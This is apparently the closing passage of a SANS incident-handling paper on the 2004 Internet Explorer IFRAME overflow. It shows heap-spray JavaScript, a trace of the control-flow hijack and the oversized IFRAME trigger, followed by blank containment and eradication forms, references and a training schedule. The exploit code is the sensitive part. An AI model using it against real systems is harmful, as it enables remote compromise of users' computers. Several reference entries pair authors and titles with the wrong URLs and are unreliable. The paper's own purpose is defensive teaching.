slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
// And now we can create the heap blocks, we'll create 700 of them to spray
// enough memory to be sure enough that we've got one at 0x0D0D0D0D
memory = new Array();
for (i=0;i<700;i++) memory[i] = block + shellcode;
```

```
</SCRIPT>
<!--
The exploit sets eax to 0x0D0D0D0D after which this code gets executed:
7178EC02 8B08 MOV ECX, DWORD PTR [EAX]
[0x0D0D0D0D] == 0x0D0D0D0D, so ecx = 0x0D0D0D0D.
7178EC04 68 847B7071 PUSH 71707B84
7178EC09 50 PUSH EAX
7178EC0A FF11 CALL NEAR DWORD PTR [ECX]
Again [0x0D0D0D0D] == 0x0D0D0D0D, so we jump to 0x0D0D0D0D.
We land inside one of the nopslides and slide on down to the shellcode.
-->
<IFRAME
SRC=file://BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
B
NAME="CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC□□"
></IFRAME>
</HTML>
```

5.2 SANS Incident Containment Form

COMPUTER SECURITY INCIDENT HANDLING FORMS PAGE __ OF __
***INCIDENT CONTAINMENT* DATE UPDATED:_____**
Isolate affected systems:
Command Decision Team approved removal from network? • YES • NO
If YES, date and time systems were removed:
_____
If NO, state the reason:
_____
____
_____
_____
_____
_____
Backup affected systems:
System backup successful for all systems? • YES • NO
Name of persons who did
backup:_____
__
_____
_____
_____
_____
_____
_____
_____
_____
Date and time backups
started:_____
____
Date and time backups complete:
_____
Backup tapes sealed? • YES • NO Seal Date: _____
Backup tapes turned over
to:_____
__
Signature:_____ Date:
_____
Backup Storage Location:
_____
__
Prepared By: Greg Jones

5.2 SANS Incident Eradication Form

COMPUTER SECURITY INCIDENT HANDLING FORMS PAGE __ OF __
***INCIDENT ERADICATION* DATE UPDATED:_____**
Name of persons performing forensics on systems: _____
_____
_____
_____
_____

Was the vulnerability identified? • YES • NO
Describe: _____
_____
_____
_____
_____
_____
What was the validation procedure used to ensure problem was eradicated: _____
_____
_____
_____
_____
_____
_____
_____
Prepared By: Greg Jones

References

-1-
Microsoft. Smashing the Stack for Fun and Profit. November 1996.
URL: <http://www.microsoft.com/technet/security/bulletin/ms04-040.mspx>

-2-
Microsoft. Technical Support. November 2004.

-3-
Aleph One. Microsoft Security Bulletin MS04-040. 1 December 2004.
URL: <http://www.insecure.org/stf/smashstack.txt>

-4-
LURHQ. IFRAME Vulnerability Being Exploited Through Banner Ads. 21 November 2004.
URL: <http://www.lurhq.com/iframeads.html>

-5-
Sachs, Marcus H. SANS Handler's Diary – Bofra IFRAME Exploits.
21 November 2004.
URL: <http://isc.sans.org/diary.php?date=2004-11-20>

-6-
Tenable. NeWT and NeWT Pro Version 2.1
21 November 2004.
URL: <http://www.lurhq.com/iframeads.html>

-7-
SANS Institute. Track 4 – Incident Handling and Hacker Exploits.
Version 12.03. SANS Press, 2004

Web Pages and Message Boards Consulted

http://lcamtuf.coredump.cx/mangleme/gallery/ie_bof.txt

http://foro.elhacker.net/index.php/topic,49300.0.html

http://centricle.com/tools/ascii-hex/

http://www.devguru.com/home.asp

http://www.webactivemagazine.co.uk/news/1159190

http://www.bleedingsnort.com/article.php?story=20041102154452l4&query=iframe

Software, Resources and Tools Mentioned

ENUM - http://www.darkridge.com/~jpr5/code.shtml,

Metasploit - http://www.metasploit.com/

NMAP - http://www.insecure.org/nmap/nmap_download.html

k-otik – http://www.k-otik.com

NetStumbler - http://www.netstumbler.com/downloads/

Wildpackets - http://www.wildpackets.com/products/demos

Netcat - http://netcat.sourceforge.net/download.php

Snort - http://www.snort.org/dl/

AirSnort - http://airsnort.shmoo.com/

Nessus - http://www.nessus.org/

NeWT - http://www.tenablesecurity.com/products/newt.shtml

Back Orifice - http://sourceforge.net/projects/bo2k/
http://www.cultdeadcow.com/

SubSeven - http://www.hackpr.net/~sub7/downloads.html

Tini - http://www.ntsecurity.nu/toolbox/tini/

VNC - http://www.realvnc.com/download.html

ZoneAlarm – http://www.zonelabs.com

Def Con – http://www.defcon.org

Black Hat – http://www.blackhat.com

ARIN – http://www.arin.net

SolarWinds – http://www.solarwinds.net

DameWare – http://www.dameware.com

Last Updated: May 30th, 2017

Upcoming Training

SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS